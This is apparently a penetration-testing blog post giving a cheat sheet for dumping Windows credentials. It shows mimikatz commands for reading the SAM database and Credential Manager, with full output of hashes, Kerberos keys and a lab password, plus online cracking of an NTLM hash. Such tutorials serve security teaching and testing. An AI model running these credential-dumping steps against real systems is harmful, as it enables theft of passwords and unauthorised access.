Password Dumping Cheatsheet: Windows

November 23, 2020 By Raj Chandel

Introduction

Password storing mechanism, ever since the genesis of Windows, has been an angle of interest from security researcher's point of view and its implementation has often been criticized. However, newer versions of Windows seem to have tried and tackled this problem in many parameters, but we still can't say that Windows' password storage mechanism is one of the best out there. In this article, which is the first instalment in a three-article series, we'll look for various mechanisms by which we can dump passwords of various default applications in Windows if the system is part of a local workgroup. Further parts in the series will focus on domain and active directory. The purpose of this article is to serve as a quick reference guide for all the dumping mechanisms in brief (like a cheat sheet) and detailed article's reference covering in-depth options will be given for reader's knowledge. Before beginning, it must be noted that many other tools are also available in the market but we'll be only covering traditional tools. Here is what all you can find in the article:

Table of Content:


Dumping Windows logon passwords from SAM file

SAM file – Security Account Manager (SAM) is a database file in Windows XP and above that store's user's password. It can be used to authenticate local and remote users. The user passwords are stored in a hashed format in a registry hive either as an LM hash or as an NTLM hash. This is present in ***%SystemRoot%/system32/config/SAM*** and LM protocol is disabled in Windows Vista and above because it was proved to be a compromised protocol. Technically, Sam cannot be copied or moved while Windows is running since Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file and will not release the lock till it has been shut down, however, an in-memory copy of the SAM can be dumped using various techniques which are covered in detail in the article

Credential Dumping: SAM

We’ll be using mimikatz to dump SAM file. You can download mimikatz **here**. Run it as administrator and then the commands are as follows:


```
privilege::debug
token::elevate
lsadump::sam
```



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

576     {0;000003e7} 1 D 42457          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,
 -> Impersonated !
 * Process Token : {0;0004ffc8} 1 F 3883673     DESKTOP-ATNONJ9\raj     S-1-5-21-1276
 * Thread Token  : {0;000003e7} 1 D 4238663     NT AUTHORITY\SYSTEM     S-1-5-18

mimikatz # lsadump::sam
Domain : DESKTOP-ATNONJ9
SysKey : d92268aa54cb14ee03f66cdeab0a0c5f
Local SID : S-1-5-21-1276730070-1850728493-30201559
```


We’ll see that various hashes are now dumped among which our user credentials are given too.

In this case, my user is **raj** and the windows password is **123**. We have successfully obtained an NTLM hash and can crack it using various password cracking tools like john or hashcat.



```
RID  : 000003e9 (1001)
User : raj
  Hash NTLM: 3dbde697d71690a769204beb12283678

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e6e1064e77ee5b97131c411183c6cdbb

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-ATNONJ9raj
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b96e277796c964c78ed0e64bb213ea13ff70
      aes128_hmac       (4096) : fb27b26ce0706cee2b66e2dc39218c42
      des_cbc_md5       (4096) : 1057e31a519e5b01
    OldCredentials
      aes256_hmac       (4096) : b96e277796c964c78ed0e64bb213ea13ff70
      aes128_hmac       (4096) : fb27b26ce0706cee2b66e2dc39218c42
      des_cbc_md5       (4096) : 1057e31a519e5b01
```

Heading over to crackstation.net's online NTLM cracker we are successfully able to crack the NTLM hash we just obtained.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
3dbde697d71690a769204beb12283678
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
3dbde697d71690a769204beb12283678	NTLM	123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


It is to be noted that the passwords even after they are hashed, are not stored as it is. They are first double encrypted with the SAM registry hive, with parts of encryption keys in the SYSTEM registry hive.

In Windows 7, RC4 encryption was used which is an obsolete algorithm and hence Mimikatz used to dump hashes in cleartext but ever since Windows 10 Anniversary Update v1607 has been out, Microsoft uses the AES-128 cipher for encryption and hence, this made many password dumping tools obsolete. Many tools were updated to tackle this issue and so did Mimikatz but this had the disadvantage of Mimikatz sometimes not being able to give clear text password dump and rather hashes.

Dumping Windows network, RDP and browser passwords from Windows Credential Manager

Windows credential manager is the place where Edge and Windows passwords are stored. Any network protocol, OneDrive, RDP, login etc passwords are stored here. What’s more is that the passwords are easy to crack. You can check out the full article with other tools and methods. but we’ll be sticking to mimikatz here. You can access credential manager in **Control Panel→User Accounts→ Credential Manager.** Below, you can find that Facebook’s credentials are stored in my system which is visible.

Credential Dumping: Windows Credential Manager




Manage your credentials

View and delete your saved logon information for websites, connected applications and networks.

Web Passwords

https://www.facebook.com/ rrajchandel

Similarly, logon passwords stored would be visible like this:



Control Panel › User Accounts › Credential Manager

Search Control Panel

Control Panel Home

Manage your credentials

View and delete your saved logon information for websites, connected applications and networks.

Web Credentials

Windows Credentials

Back up Credentials   Restore Credentials

Windows Credentials   Add a Windows credential

192.168.1.13   Modified: Today

Certificate-Based Credentials   Add a certificate-based credential

No certificates.

Generic Credentials   Add a generic credential

virtualapp/didlogical   Modified: 10/14/2020

SSO_POP_Device   Modified: Today


XboxLive   Modified: Today

See also

We can dump these credentials with the help of mimikatz command:

```
privilege::debug
sekurlsa::credman
```

And just like that, we see a user “**harshit**” has a password “**1234**”




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::credman

Authentication Id : 0 ; 3120854 (00000000:002f9ed6)
Session           : Interactive from 3
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 11/22/2020 5:00:24 AM
SID               : S-1-5-90-0-3
        credman :

Authentication Id : 0 ; 3120826 (00000000:002f9eba)
Session           : Interactive from 3
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 11/22/2020 5:00:24 AM
SID               : S-1-5-90-0-3
        credman :

Authentication Id : 0 ; 3118048 (00000000:002f93e0)
Session           : Interactive from 3
User Name         : UMFD-3
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 11/22/2020 5:00:24 AM
SID               : S-1-5-96-0-3
        credman :

Authentication Id : 0 ; 327670 (00000000:0004fff6)
Session           : Interactive from 1
User Name         : raj
Domain            : DESKTOP-ATNONJ9
Logon Server      : DESKTOP-ATNONJ9
Logon Time        : 11/22/2020 4:54:29 AM
SID               : S-1-5-21-1276730070-1850728493-30201559-1001
        credman :
         [00000000]
         * Username : harshit
         * Domain   : 192.168.1.13
         * Password : 1234
```

Similarly, we can also use **lazagne**, another handy tool that you can download from **here**.

